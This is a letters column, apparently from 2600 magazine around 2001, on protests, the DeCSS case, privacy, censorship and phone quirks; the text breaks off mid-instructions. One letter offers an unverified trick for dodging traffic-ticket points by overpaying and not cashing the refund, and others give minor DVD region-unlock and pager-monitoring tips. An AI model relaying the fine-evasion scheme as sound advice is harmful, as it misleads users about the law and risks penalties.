Has anyone noticed none of the "protesters" in Florida were arrested? After the demonstrations at the Republican and Democratic National Conventions and the World Trade Organization meeting all resulted in the arrest of many people who were simply exercising their right to free speech and peaceful assembly, I would expect the same thing to happen in Florida. However, nobody was arrested even after one group of Bush supporters almost stormed the building where the recounts were taking place. Had this happened at one of the national conventions, the demonstrators would have gotten a life sentence. This tells me I only have the right to free speech and peaceful assembly if I am supporting the status quo, otherwise I will be arrested.

Chris S.

Now you're catching on. Another more recent example of the misuse of justice occurred in Philadelphia when drunken mobs smashed store windows and looted shops during a Mardi Gras "celebration." Here we had a violent crowd terrorizing people, causing massive destruction, and really screwing things up. Did they get held on a million dollars bail for ten days in prison like some of the demonstrators at the Republican Convention in the same city six months earlier? Not a single one of these rioters was even held overnight according to news reports. We see a distinct parallel with the way hackers are prosecuted - it's always the brightest ones who don't try to use their talents in a criminal manner who get the book thrown at them. The real threat to authority is knowledge, not crime.

Random Questions

Dear 2600:

If cookies can be automatically downloaded to my computer, why can't some sort of virus be placed instead of a cookie? Don't you think that would be a way hackers and virus writers could get a virus into someone's computer?

MiStReSS DiVA

Cookies don't really work that way - they're generated by your computer and stored in a simple text file made up of single-line entries containing simple fields in ASCII. They simply can't be manipulated into binary code and your browser wouldn't try to execute it in any case. A far more insidious threat that Internet Explorer is prone to allows any file on your computer to be read remotely if its name and path are known. That's far more intrusive than anything cookies can do.

Dear 2600:

Are you guys going to offer *Freedom Downtime* for sale on VHS or DVD? I would enjoy seeing it.

**Frank R.
San Antonio, TX**

That is our intention. We're doing everything possible to see that this happens soon.

Dear 2600:

Hey why can't you hold a meeting in Newcastle-Upon-Tyne, England because you hold them in London and stuff?

Equinox

Technically, we're not the ones who hold the meetings. Various readers of ours do. And it's up to them to organize and publicize the meetings which we then list once they become established. More info can be found on our web page in the meetings section.

Dear 2600:

Why does 2600 have a problem with the MPAA? They didn't make the DMCA. How come more pressure isn't being put on politicians?

Keyser Soze

There's this little lawsuit the MPAA filed against us that has probably swayed us away from their position. And they might just as well have written the DMCA themselves since they are among the DC special interest groups who are directly served by it. How much pressure is put on the politicians is completely up to individuals.

Dear 2600:

You know, I think you guys have a lot of people buying your magazine. Why not make the magazine full size so more stuff could fit in it? Also, just so you know, your magazine is very easy to steal. How do you think I got my hands on this one? muhahaha

Wax

We happen to like the digest size, even if it does tend to attract vermin. Stupid shit like this is enough to ensure that stores either keep us behind the counter or stop carrying us altogether.

Dear 2600:

I am a subscriber of 2600. I would like to know more about the cover of the Summer 2000 issue. Particularly I want to know who is the person in the picture in the first row and the second column?

muthu

As you may know, all of the pictures on that cover are scenes from our documentary "Freedom Downtime." The one you selected is one of only two that wound up being cut so either you're very observant or you made a lucky guess. This particular shot was of a manager at US West looking down on a picket line during a strike in 1998 in Denver.

Dear 2600:

Does anyone know of any decent search engines one could use while being fairly certain that the search terms aren't being logged and/or being correlated with IP addresses? In these days of massive data mining/trend analysis techniques, one can't be too paranoid. ("Gee, this IP has a high density of flagged terms in its searches - time to break out Carnivore!")

EmptySet

There is no surefire way of remaining safe. Using anonymous proxies like www.anonymizer.com or www.safeweb.com will do some good but that won't protect you from anyone logging your keystrokes locally. Plus the anonymous proxy could also be compromised in one way or another or even be a setup if you really want to go for the paranoia gold. Perhaps the best way we can learn about such things as Carnivore is to trigger them more often.

Dear 2600:

A colleague of mine recently went to a seminar in San Francisco regarding intrusion detection technology. These seminars are very popular now. His instructor, who claimed to be a previous security expert for AT&T (isn't everyone?) told the class to read 2600. But the warning given was to buy it from the newsstand and not to subscribe, otherwise "you will get checked out." I asked him who would be doing the checking. But since he didn't have the insight or forethought to ask his instructor, it is unclear as to whether the alleged checker-outer is associated with 2600 or an outside agency (possibly government?).

So, in the interest of information gathering and because I am a subscriber, are you going to be checking me out?

Boneman

This would be unnecessary since we checked you out before you subscribed. That's why we made sure you heard about us and followed the plan by subscribing. Writing this letter, however, was not part of the plan and we will be taking corrective action.

Dear 2600:

After getting my first issue of 2600, I was bothered by something that I hope you can explain. On the second line of the mailing address label, I was surprised to see seven of the nine numbers of my social security number (in order) followed by seemingly random characters. I am not paranoid, and I could care less if "Big Brother" knows what I read, but I was curious about a few things. Why was it there? How was it obtained since it's not asked for on the subscription form? What were the characters after the number? With a rising amount of identity thefts resulting from social security numbers stolen from people's mail, it seems like a bad idea to even remotely refer to that number (especially on the outside of the envelope).

D'artagnon

We certainly agree that printing someone's social security number on an envelope isn't a very nice or smart thing to do. It's hard to imagine that you believe we would do something like this. The numbers on your label are comprised by your position in our database (anywhere from a one to five digit number) as well as the first three digits of your zip code followed by the number of subscribers in that area. Other letters and numbers indicate when you subscribed, when you expire, and your shoe size. Now enough with the paranoia.

Dear 2600:

At the bottom of page 33 in issue 17:4, "Winter 2000-2001" is blacked out. At first I thought it was a printing error unique to my issue, but everyone I asked

had the same thing. Could you please explain why it's like this?

haux

At best we can offer theories. Let us instead offer a promise that the problem has been fixed and won't ever happen again.

Dear 2600:

I have been coming across this message regularly on my POCsag decoding setup: "NEW PARIS TELEPHONE INC 02-1 ALARM 5ESS MAJOR ALARM". Then a few minutes will go by and I'll see another message which reads: "NEW PARIS TELEPHONE INC 02-0 CLEAR 5ESS MAJOR ALARM". Am I wrong or is this an ESS system sending a text message to an administrator's pager or something, warning him of an alarm being triggered?

And I would like to say thank you to Black Axe for the very informative article in 16:4.

**Philter
Chicago**

Your assessment is probably correct. You can see some very interesting things going by on unencrypted pager traffic. In the Netherlands a number of years ago a similar message was monitored that actually triggered a test of air raid sirens. We believe everyone should have access to pager information despite the fact that it's been made illegal by the same Congress that brought us the DMCA. The simple fact is that it's out there, it's unencrypted, and anyone can see it. It's ridiculous to think that outlawing the monitoring of a radio signal is a substitute for adequately protecting the transmitted data in the first place. We hope to see a lot more pager monitoring in the future so people can see firsthand how public it is.

Dear 2600:

Let me start by saying that I think your magazine is great. The first time I read it was the issue before the current Winter issue and now I'm hooked. Your blatant honesty about things is great. Anyway, I was wondering about a rumor a friend told me. Supposedly the government blacklists anyone who subscribes to your magazine or anyone who buys it in the stores using a credit card. Now I have no problem buying it with cash, but I was wondering if the rumor is true or not. I'm sorry if this is an annoying question and you receive it often, but I wanted the truth. Keep up the kickass mag.

CyberInferno

Even if it were true, do you think they would tell us? If they did, we'd certainly tell you. But most importantly, if such a thing were going on, the best way to fight it would be to challenge it by getting as many people on those lists as possible. Even the hint of such oppressive tactics should not be tolerated. (And don't forget to wear gloves when handling currency unless you want your fingerprints in the central database.)

Ideas

Ideas

Dear 2600:

I am disgruntled with our phone service provider Qwest who charges us \$1.90 a month not to publish our names and numbers. This is an unethical business prac-

tice and corporate sponsored blackmail. Therefore I am researching the phone numbers and addresses of some of their chief executives. I would like to know if you will publish this information on say a half page along with a request for them to pay \$1.90 per month each if they would like the information removed from future issues. I think this will get the message across to those who feel they can bully the consumer who can't choose another provider due to phone company monopolies.

Phredog@Work

It would also get us in an amazing amount of hot water since the numbers are presumably unlisted in the first place. This little scam is nothing new to any of the local phone companies. You can easily get around it by simply listing your line under a different name. Then you also know when someone is calling you who is just reading your fake name in the phone book. Incidentally, the only reason phone companies get away with this crap is because they technically "own" your phone number and can change it whenever they want. We're just lucky the post office doesn't have the same attitude towards street addresses.

Dear 2600:

Here's an idea. When somebody bitches about you guys owning "www.fuck(whoever).com", ask that company if they would like to buy the domain name from you. Let's say for like \$10,000 or something. (Just make it cheaper for them to buy the domain name from you than to pay lawyers to take you to court.) If they agree, boom, you're \$10,000 stronger against fighting the MPAA. Plus that's one less pissed off company breathing down your neck.

Reverand_Daddy

Plus we also get rid of those nasty things known as ideals. Don't you find it a bit disturbing for someone to sell their idea of free speech in order to have it silenced? Even if it were for a million dollars, it would be a pretty hollow victory. We should also mention that the moment you make such an offer, you are immediately perceived as having registered the site in bad faith and, in most cases, that alone is reason for you to lose the site.

Dear 2600:

First I would just like to ask how you guys can complain about Gilian Enterprises. They obviously know everything and have a product that will stop every hacker on the planet dead in their tracks. What is wrong with you that you can't see that their vague references to things that sound technical make them industry experts? But I suppose if you are really tired of hearing from them, I will share a little trick I found on the net. (This was described in reference to credit card company mailers.) Once you get the spam and a valid contact address, you simply send them a nice response. "Thank you for choosing 2600 Marketing Consultants. We will provide you with a free analysis of the advertisement you sent us. We can offer these services for a competitive price (blah blah blah). Any future mailings will be considered a legally binding contract that you wish to employ us further." (include critique here) If they send anything again, you send them an invoice. May not always stop them and you might not get away with holding them to

it. But it certainly will discourage them. Until then, I urge you to buy their products. It is obvious their entire team needs the money to surgically reverse the recto cranial insertions they suffer from.

DragonByte

Info Hungry

Dear 2600:

I recently spent some time with a long-time NYNEX employee who told me stories about PBX installations for the president at hotels in New England and during the Carter administration. Does anyone have any information about the presidential phone network? In the best interest of national security, of course.

Screaching Weasel

Any info we receive stays in these pages. We promise.

Random Fear

Dear 2600:

Someone told me that they can search what I have on my computer. They said they could edit, delete, and add anything to my computer and all they need is to be online at the same time that I am. Is this true? If so, how do they do it? Is there a way I can stop this from happening? Please help me!

Brad

Bad security can make anything possible. We have no idea what kind of setup you have but if it's poorly designed, you could have all kinds of troubles. This is above and beyond any problems you might have at various online services who also may have security holes you could drive a truck through. Understanding your vulnerabilities is the fastest way towards understanding how they can be compromised.

Harassment

Dear 2600:

I have an interesting story that everyone who enjoys privacy should read. I am a student at Northeastern University in Boston. Today I was visited by two policemen who wanted to talk to me about the content of web sites that I was viewing. They claimed that certain materials and or sites are flagged and that they know every web site I have been to. When I asked what specific sites were "flagged" they said I was being "evasive." When I asked if they will keep harassing me if I kept going to these sites they said "maybe." I still have yet to know the URL of a single "flagged site." I am wondering if this is true or not. I hate to think that my college tuition and money paid for Internet service is used to pay some person to spy on us. What should I do?

Nate

The first thing to do is find out just who these clowns are who visited you. What kind of "police" were they? Campus, city, state, federal? Or were they even cops at all? Once you have that established, demand to know what specifically they want and don't be afraid to raise a stink about this. Being a college student, you also have the advantage of possibly being around people who still believe in freedom of speech. Use that ide-

alism to the fullest and don't be afraid to get others involved. Be prepared for any site that you may have visited to be made public - they may also try to make stuff up which is why keeping logs is a good idea. This kind of thing happens far too often and it's only by loudly challenging these people that anything will change.

Dear 2600:

The other day as I was casually looking through a national newspaper I came across the headline "Give Up Potter Website, Film Giant Tells Girl, 15" and, like anyone else, I continued to read. To my horror, disbelief, and any other negative emotions you can think of, a 15 year old girl who owns the site www.harrypotter-guide.co.uk/ received a threatening letter from, yes, you guessed it, Warner Brothers stating that if she didn't hand over the domain to them she would be liable for legal action against her. The site itself does not claim to be anything but an unofficial fans' site and even links to the official Warner Brothers site. What makes it worse is that before creating the site, she wrote to the author of the book who replied, "Thank you very much for being such a Harry Potter fan."

Sam 'E'

You can learn more about this at www.potterwar.org.uk.

Dear 2600:

Since I have free time now, I figured I would write about the severe injustice I suffered at my local high school last year. As a reader of your magazine, I acquired knowledge of the back doors, loopholes, and security issues of Windows NT. Knowing these exploits, I attempted to educate and help the technology director of the school by showing him a couple of possible security issues he might have. I figured that would be the right thing to do, seeing how there are many vandalistic children who take pride in "messing up the computers" at school. Well, apparently knowledge is illegal. I was immediately suspended from the computers, banned usage of them for over a year, and given warnings and detentions by my dean. For what? Just for trying to aid someone? I do not blame this on my schooling system as much as I do the person who initiated my injustice. Had the technology director asked me to kindly not show him what I had known, that would be a different story. But he insisted that he should see the exploits. Over time, I have protested to my dean and regained access to the school's computers. But whenever I do use them, I am under the strict watch of the admin. I do hope people learn from this and realize that sometimes help isn't appreciated.

RagnSep

Dear 2600:

We have never been Mitnick fans and have always distanced ourselves from his controversy. But what we have just seen disgusted us and made our blood boil. It seems that Mitnick could possibly get into even more trouble for something he didn't do. While trying to determine the source of conflicting news stories about the recent (1/25/01) Microsoft DNS breakdown (was it a technical fuck-up, a genuine hack, or ass covering?), we ran across an interesting, yet disturbing, picture on the

home page for Fox News.

The graphic is a collage of computer-related pictures and symbols, plastered beside Fox's Microsoft headline. The most noticeable feature is the right half of Kevin's mug (the chubbier, younger, pre-trial Kevin), strategically placed to give the story a mysterious, menacing appearance. It is shocking and outrageous that his face is used to adorn a news story he has absolutely nothing to do with. It's one thing if the story delved into past hacking incidents and used Mitnick as an example, but nowhere in the story is Mitnick mentioned or implied! Why must his picture be associated with this, especially since at the time of the incident there were conflicting stories between rival news agencies attributing the Microsoft DNS error to either a technician entirely goofing up with no mention of attack (Reuters), or a massive DoS attack after the goof was fixed (AP). Nobody can get the facts straight!

This kind of bullshit could crumble the fragile freedom Kevin currently possesses. If the "wrong" people see this web page from a supposedly "reliable news organization" and start asking questions, they could decide to place him back into prison for no reason whatsoever. How many others out there are going to assume that he's involved with the Microsoft fuck-up just because his picture is there? It angers us that some semi-creative artist with a G4 and Quark could unknowingly ruin this man's life all over again. May Fox News and Rupert Murdoch burn in hell for a thousand eternities. I am registering foxnewsucks.com right now and will cache the webpages there.

He did his time, he received his punishment, he needs to be left the fuck alone.

MajickMuteX

Jenn

This is really par for the course as far as the media and Mitnick are concerned. But we're glad this instance opened your eyes. It's also somewhat ironic that they got that picture from the 2600 site without asking us. Now imagine if we did that to them.

Dear 2600:

I have two problems: My principal suspended me from school for posting flyers about 2600 meetings in the halls. Do you have an explanation I could give to him and the tech guys so I can get my Internet privileges back along with respect from the tech guys?

My second question is this. Every time anyone in my family calls anyone we hear a dial tone in the background and then the lady that says "hang up and try again" comes on. Do you know how to fix this?

KNP

You don't owe your school an explanation - they owe you one. Like how posting a flyer is a reason to suspend someone's Internet access. We could tell you to try and explain the concept of 2600 meetings, how they're open to everyone, how we don't commit crimes, how it's all about learning... somehow we think it would fall on deaf ears.

As for your phone problems, it sounds like a crossed wire. You seem to be picking up two lines but only getting out on one. The second line times out and gives you the off-hook error. We suggest trying this from the point where the phone line comes into your house. If

you notice the problem there, then it's the phone company's fault and they have to fix it. If you don't, something is wrong with the wiring inside your house.

Dear 2600:

My school, Baylor University, has recently decided to attack the non-official student publication, *The Baylor Review*, for using their name. They contend that we will cause mass confusion and are threatening legalities unless we relinquish the name and the domain (www.baylorreview.com). To me, all of this is just stupid. We are non-profit, they have allowed us to distribute on campus since November of 2000, and this comes after we published something that may have *gasp* offended or embarrassed some of their professors.

Since you guys have been in very similar positions (at least with domain names), I was hoping that maybe you could give me some pointers or advice.

Corv

It's an intimidation tactic and they will only look bad if they pursue it. Since you are a publication, you have an immediate advantage in being able to reach people. We suggest that you publicize this as much as possible until the university backs down. Precedent is also on your side - The Dartmouth Review has existed for ages as a non-affiliated publication for Dartmouth College. As long as you're not pretending to be something you're not, such as a department of the school or an officially sanctioned publication, you're in the clear.

Cluelessness

Dear 2600:

I just wanted to write to say I'm miffed. No, fuck that, I'm *pissed*. I'm an Internet consultant and I recently took a contract at a new company. Now, like a lot of consultants, I work off hours. Here I was sitting at the office in the wee hours of the morning waiting for a friggin' server to reboot and I thought, "Hey, I'll go see what's new at 2600.com." Lo and behold, what do I see on my screen? A message telling me this is a non-business site - "reason: criminal skills". WTF? Apparently, whoever set up their "nannyware" doesn't have a clue. I make it a point to hit your URL at least 20 times a day, just to make a point to those who read the logs. Maybe someday we can reach all the misinformed and uninformed, but that's apparently not today.

Have any of your other readers seen this?

Parin

Far too many.

Dear 2600:

Our Verizon account is useless because they block access to our own SMTP server. When I signed up for a business account with Verizon to provide dial-up access for our sales representatives, I was told that we could use our present e-mail server over the Verizon dial-up service. Now I find that this was not true. According to the Verizon technical support supervisor, Verizon intentionally prevents customers from accessing any SMTP (outgoing mail) server other than those owned by Verizon. The excuse for this action is to prevent "spam" e-mail messages, but the result is that competing services

are prevented from operating over dial-up Internet connections provided by Verizon.

Randy Ford

Dear 2600:

Having been a fan of this publication for quite some time, I could think of no better way to show my support than to purchase a tee shirt from 2600.com. I chose the blue box design and have worn it with pride. Recently however, I've noticed that when I wear it in computer stores I receive nothing but cold stares and dirty looks, almost as though they suspect I'm going to rob the place! It's like they're profiling me because of the shirt I wear, which is a shame considering 2600 is so strongly against criminal activity. In fact, one gentleman I met at the mall was surprised that I had the courage to wear such a shirt! I was about to discuss the magazine with him but he seemed to think that we would be arrested just for mentioning it. I honestly believe this may be a reason why certain people don't want to wear such clothing. All I can say is that we need to let people see we're proud of what we are and what we stand for. No matter how many dirty looks I receive, I will continue to show my hacker pride and not let these sadly misinformed individuals get me down.

**Screamer Chaotix
Connecticut, USA**

The only answer to this kind of ignorance is to make more shirts.

Dear 2600:

Recently my mother passed away. I went looking through the family photo album for a picture that I could enlarge to display atop the coffin during the service. I found a picture that I really liked and everyone felt really showed her well. I took the picture down to the local Target to use the nifty little Kodak image processor. As I was laying the picture onto the scanner bed, an employee came by and told me that I could not enlarge that picture. The picture was taken at a studio, therefore I couldn't make a copy. Since the picture was dated 1986, which would have made me four at the time, I went and asked my father where the picture had been taken. He was sure it was a small local studio that has since closed down. So now I had a picture that my mother paid money for, but couldn't have enlarged and displayed at her funeral 15 years later because of copyright. So I went to Kmart where nobody cares and used their Kodak image processor to do it. Copyright, or at least the current way we have it set up, is bullshit.

SellOut

Observations

Dear 2600:

I have noticed as a reader on and off over the last few years that 2600 has become more of a political and social platform, in certain aspects, than a technical forum. The Fall 2000 issue was good, more techie articles I felt. Don't get me wrong, I know what the magazine has been through of late, but it is hard to get my new issues every few months and find it filled with articles about what court cases you are going through and reading about kids in high school who are getting busted by

cranky old English teachers and such when I am expecting information for these kids and myself about computer and phone systems. I guess my question is: Where do you see the magazine going? 2600 is the place I go to get new ideas about tech issues that are more edgy as well as new ways of looking at them. I hope that isn't lost in these philosophical and boringly accusational arguments. I really want to impress that I do want to support 2600 in the court cases etc. but I want a tech magazine as well.

C....

We'll make you a deal then. We will continue to try and print edgy technical info that others are afraid to touch if you help us fight for a society that will see this as a good thing. We would like nothing better than to be able to print articles without having to worry about which megacorp will come after us next. But as long as that keeps happening and as long as freedom of speech and association are punished instead of embraced, we're going to have to fight back, in these pages and in other forums. If we lose, you likely won't have anything at all to read.

Dear 2600:

While reading an online article about your recent court ruling to remove linking to DeCSS code, the article stated that linking to the material was considered illegal. This is what caught my attention. Now not only distributing this code is illegal; but the mere act of inserting a link into a web page to this information is illegal. It would be like you asking me where you could buy a gun. I tell you Dick's Sporting Goods and then you kill someone. Am I responsible for any wrongdoing (keeping in mind that I didn't provide you with the gun but only the information on where to buy one)? It seems to me that the ruling is extremely unfair and unconstitutional.

31337

We prefer to avoid gun analogies almost as much as house analogies. What we need to remember is that we're talking about speech, something far more valuable - and powerful - than any weapon. Many reasonable people are sickened by the proliferation of guns in our society. But to see speech as a threat - that requires a distinct hostility and fear towards the openness we've always been taught to value. You don't need an analogy when the actual event is so blatantly wrong.

Dear 2600:

I was doing some research on different computer laws and came across an interesting section - the House Committee Report on the Copyright Act of 1976, page 54, states that the term "literary works..." includes computer databases, and computer programs to the extent that they incorporate authorship in the programmer's expression of original ideas, as distinguished from the ideas themselves." Now if a computer program (DeCSS more specifically) falls into a similar if not identical category as a literary work then it should stand to reason that it would be protected by free speech as well.

Kyle

Dear 2600:

Have you ever had a traffic ticket? Well, I for one

have, and a lot of my friends have as well. I have also found a major flaw in the Ohio computer systems that control the "points" you receive when you get a ticket. This may work in other states, although it has not been tested. Now here's how it goes. If you are over 18, then this pertains to you because minors have to appear in court. So you get your ticket, let's say for \$100.00 to make it simple. Now you have chosen to pay by mail. You write the check for \$105.00 (accidentally - wink wink), then you mail it in right on time. In a few days you will receive a check for \$5.00. Don't cash it. This will show the computer that you paid, but it won't actually be finalized so no points will be put on your license. I have had several friends try this and it worked for them.

~otacon~

It's somehow heartening to think of people all over the country rushing out to get moving violations so they can test out this theory.

Dear 2600:

Something rather interesting I came across on the Internet: If you go to the Radiohead site (www.radiohead.com) - make sure you go completely into the site - there is a link to the 2600 Secret Service page. It is under "trapdoors". Go to the one that says something about dots. I think it's great that word of you gets around. Then again, no reason it shouldn't. Keep up the good work and don't let those corporate giants try and bully you.... The bigger they are the more they bitch... errr harder they fall.

RevZero

Dear 2600:

I was poking through the registry in Windows and cam across an interesting key. Go to "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion" then look for "DVD_Region"="1". I don't know if changing it will allow you to watch a different region code DVD. I don't have a DVD installed on my computer.

Three

Dear 2600:

I liked the Fall 2000 cover. Nice touch with the handcuffs!

Mad Pyrotechnologist

The Philly police really deserve all the credit.

Dear 2600:

Everyone has responsibilities in life, like it or not. First, let me tell you about mine. I work for one of the largest consulting firms in the world. When first hired, I had very little job security due to the fact that I was well known as a hacker. Over the period of two years, that has changed. Most of the people I work with are now extremely interested in non-malicious unauthorized security audits. 2600 articles are now everyday conversation material. I feel I have done my part, relative to my responsibility, to clarify to the people in my scope what the word "hacker" really means. You, however have a much larger scope and have voluntarily assumed the responsibility of being the voice of the hacker community. Why then is it that all you can do is piss and moan about

the bad connotation the word "hacker" has received? We are hackers, not criminals. It is your responsibility to make this known on the global level. I therefore respectfully request that you stop pissing, moaning, and trying to play martyr, and voice to the world what a true hacker is. We will be extinct sooner than anyone realizes if we don't take our name back from the irresponsible, adolescent, power-tripper wannabes who just want power and a free ride on our coattails 'cause they literally can't hack it.

(The information in this e-mail is confidential and may be legally privileged. It is intended solely for the addressee. Access to this e-mail by anyone else is unauthorized.)

Trigga Bistro

Well, you've got us thoroughly confused. You want us to fight for the word "hacker" but not complain when it's misused? We'd sure like some specifics on how such a thing can be done. And keep in mind that we have access to, at most, four dimensions.

Dear 2600:

Please spare us your bleeding heart commentary on the RNC protesters in Philadelphia this past summer (as mentioned in the editorial in 17:3 and again in a letter from Prehistoric Net Guy in 17:4). I work in Philadelphia and witnessed it firsthand. I saw a chaotic group of drunken douche-bags with no political message or common cause who showed up simply to vandalize our city. The "puppet factory" also had a nice supply of bats, pepper spray, and other goodies that Prehistoric Retard forgot to mention.

Point in fact: One of these morons (probably one of the same type of geniuses who releases an e-mail virus on the web for kicks) picked up a newspaper machine and launched it into oncoming traffic for no other reason than to have a laugh with his buddy. A sole Philadelphia police officer instructed this idiot (in a calm manner no less) to return the machine to its original spot. At this outlandish request, the protester picks up a bottle and whacks the cop square in the face. When the cop grabbed him, another protester came over and the two proceeded to kick the crap out of the cop until they were finally scared off by a group of citizens and approaching police. The officer never drew his gun or nightstick, despite having every right to do so (I would have shot the assholes).

The Philly cops remained calm and violated no one's rights, despite what the liberal news media tried to portray. I have no sympathy for any of these opportunistic "protesters" and they did not win any citizens of Philadelphia over to their cause (whatever that cause was... unrestricted vandalism perhaps? Public loitering and drunkenness? I am still trying to figure it out.)

If you are going to make a statement, at least make it accurate. All these charlatans who were arrested got what they deserved. And no one was abused by the police... period.

Your Mom

Well... thanks for setting us straight. Now if we could be permitted to steer your ship a little closer to Earth for a moment, we'd like to ask a couple of things. If something as you describe were to happen to a cop,

you can bet a hundred other cops would have immediately converged on the scene - it was a demonstration after all and they weren't exactly isolated. In addition, with the vast number of cameras and media around, there would have been multiple camera angles of this incident. The "liberal news media" were most definitely not sympathetic to the demonstrators so why didn't we see this event over and over? And let's for a moment assume that it even happened. You seem to have trouble distinguishing drunken idiots from intelligent protesters. How do you know these people had anything to do with the demonstrators who were arrested and held in prison for ten days on a million dollars bail? (And incidentally, virtually all charges wound up being dropped or dismissed when no evidence was presented.) Why were none of the Mardi Gras vandals and hooligans treated as harshly? Where are your criticisms of a truly drunken mob intent on destruction? We realize that civil disobedience can mess up your schedule when protesters block traffic on your way to work. But it takes guts and commitment to a cause. That should be respected whether or not you agree with their position. You had a chance to interact and learn something from people with a different perspective. Instead you chose to reinforce your stereotypes and spread venom. It's your loss.

Dear 2600:

I just wanted to tell you that the paper you use for your mag is some of the best smelling paper out there.

tnt419

We try.

Dear 2600:

I was intrigued with this quote and thought it might interest everyone. "The search for static security - in the law and elsewhere - is misguided. The fact is security can only be achieved through constant change, adapting old ideas that have outlived their usefulness to current facts." -William O. Douglas (1898-1980) U.S. Supreme Court Justice

Wow.

zerolemons

Dear 2600:

In the wake of what will no doubt be the end of the first of many chapters to come in the DeCSS case, I think it's great that you guys are standing your ground. Contrary to most of the suggestions you've been getting, rather than finding a way around the parameters set by the MPAA, you're going to keep fighting for what you believe is right. Thank you.

**noire
Colorado**

Dear 2600:

Radio Shack is now selling the memory tone dialer for \$4.97 if you can find it. Yes, they are discontinued so no more can be ordered. If you don't get one, they will basically be thrown out, so dumpster diving is also an option.

Eric

Dear 2600:

Regarding "computer" * 6 = 666 and "hackers" * 40 = 2600, even better: Take the ASCII code (A=65, not

A=1 as in the above examples) from "WILLIAM H. GATES III" and divide the sum by two.

Oh, we knew it....

kju

Dear 2600:

Just wanted to let you know that someone on Napster is sharing the H2K mp3 files that you have on your web site.

almightycoop

That's why we put them up on the site, so people could trade them freely.

Dear 2600:

I had just bought the 17:4 issue and never really had time to read it. I took it to school and began reading through it. I saw the article on MSCE and gave it to my friend who was talking about how he wanted to become a MSCE. He in turn went out that night and bought the issue. The next day he showed it to our graphics design teacher. After he told me this, I thought to myself, "Great! There goes my high school career." Turns out the teacher was pretty cool about us having it. He had read the article on hacking NT. He even thought it would be a good idea to try it. So guess what?! He showed the article to my programming teacher, who happened to be the head computer guy at our school. Now I'm in deep shit, right? No. My teacher thinks that reading the magazine would be one of the best ways to learn to program! Now he is getting a subscription for himself and maybe a subscription for the school. Add a few more pages and your magazine could be a text book for a classroom.

Biohazrd51

Dear 2600:

Greetings. If you don't know, Jello Biafra's H2K speech is included in his newest spoken word album. "Become the Media" is a 3 CD set that you can pick up at www.alternativetentacles.com. There's also a bunch of kick ass pieces against globalization too. No, this is not an ad, but I think that a lot of hackers might be interested in checking it out and also becoming more involved/knowledgeable about the anti-globalization movement. Best wishes and good luck with the appeal! Solidarity.

Xian

It might be a good idea to rush down to Walmart and demand that they stock this. Don't hold your breath.

Dear 2600:

Greetz from Germany where I just had my final exams in high school. English, biology, computer science, and crypto were the main topics of the five hour long exam. We had to decrypt some texts and find keys. I thought putting on the 2600 shirt with the crypto theme would be totally Zeitgeistish so I put it on during the exam. My teacher had to check if the info contained on the shirt would help me in any way. He found that it wouldn't and asked me where he could buy one of the shirts.

zeitgeist

Dear 2600:

Let me start off by saying that I understand that the

extent of your involvement in so much legal controversy must require an immense amount of money. Of course the EFF cannot cover everything, but I am sure that by lowering the price of 2600 you would get a lot more readers. \$7.15 CAN is far too expensive, and everyone with at least a little common sense knows very well that your production and distribution costs are not that high.

hemlock

First off, we're not jacking up our newsstand rates to raise funds for the lawsuit. Our price has been the same for two years and our subscription rate is the same as it was all the way back in 1989! As for the Canadian dollar, it converts to less than 65 cents of a US dollar. That means you're actually paying less than people in the States. For a long time we were selling 2600 at the wrong exchange rate and we actually wound up owing our distributor money for sales. You're welcome to use this common sense of yours and try to do what we do for less money without any advertising. We think you'll find that talk is about the only thing that's still cheap.

Dear 2600:

Hey guys, just a head's up - it looks like somebody has caught on that corporate evil exists in not only the technologies industry, but the airline industry as well. I found that www.fucknwa.com graciously points to Northwest Airline's web site, www.nwa.com.

Weez

Dear 2600:

I was wondering if you guys have looked into a program called ASF Recorder. It's described as enabling someone to download streaming content in Windows Media Format to their hard drive. The resulting files will be in ASF format and can be played with Windows Media Player and derived tools. You may call this the "DeCSS" for Windows Media.

patrick

Dear 2600:

Whether or not I view sending MP3s over the Internet as just harmless sharing, I don't believe laws such as DMCA and the ruling on Napster are good decisions. One of the most fundamental things a law should possess is the ability to be enforced. Without it, the law is just a collection of words on paper. This is the situation with DMCA and the ruling on Napster. You *cannot* and *should not* even attempt to restrict the Internet or computers in any way, except maybe the Computer Fraud and Abuse Act (realistically speaking, we probably do need that law). Unless the government hires thousands upon thousands of computer experts to constantly scan the entire Internet for "illegal" files, considering how dynamic the Internet is, they would have no way in hell of ever enforcing that law, rendering it useless. It is a bad law.

rootx11

Dear 2600:

I was looking around in my new copy of issue 17:4 and noticed on page 44 the statistics of the magazine's subscriptions. Is it true that there are only 5,680 subscribers nationwide and only 75,000 issues sold per

quarter total? This is disturbing. With such a long history of publication, I would have thought that more people would support your (our) causes by subscribing or, at least, buying the magazine. Perhaps I should get more "Free Kevin" and "Stop the MPAA" bumper stickers to place on my car. I should mention, also, that I like the new format of the web site.

Sir_Poet

75,000 may seem small to you but to us it's huge. Considering that our first issue was sent to a couple of dozen people, it's almost frightening how far we've come. Of course we can always try to reach more people but we find it incredible that we've made it this far.

Dear 2600:

I don't know about the rest of the world but Verizon has an ad campaign going in Pennsylvania, stating "Keep Verizon together for the good of Pennsylvania."

shader

That sounds like a veiled threat to us.

Dear 2600:

I was sitting down watching *Romeo Must Die* after a long day working and needing to unwind by watching some serious ass getting kicked. Anyways, about halfway through the movie, the main character picks the lock to the apartment of his murdered brother. Why is this important? The number on the door was none other than 2600! I don't know if the studio is one of those who sued you or not so I don't know if there's a hidden meaning.

gan0n

Sometimes a number is just a number. But who's to say?

Discoveries

Dear 2600:

I recently found this massive computer thing a local company had next to their dumpster. I figured they didn't want it anymore and that it would be interesting to pull apart. When I got it home, I decided to plug it in to see if it worked and it seemed to be OK, making a few beeps and hdd light flashes. I think it's some sort of telecommunications or networking device but it's very old looking and has no means of connecting a monitor or keyboard or anything. It's called a Telemetrics System IXXX and there is another sticker that says Telemetrics S600. I have tried their web site but can't find any info on this beast, as they only seem to give out technical info to corporations by an application. They also don't call themselves Telemetrics.

So to cut a long story short I was hoping you would be able to point me in the right direction to find some documentation about it or shed some light on what it actually is.

Kal

We'll ask around. It would have been helpful if you told us what name they actually use instead of Telemetrics.

Dear 2600:

I found these exact instructions while at my local TV shop last weekend.

"Instructions To Convert Orion DVD Player To Region Free Status

"1. Connect DVD to your TV.

"2. Simultaneously press and hold down OPEN, STOP, and FAST FORWARD buttons on the DVD player.

"3. After a few seconds a menu will appear on your TV screen.

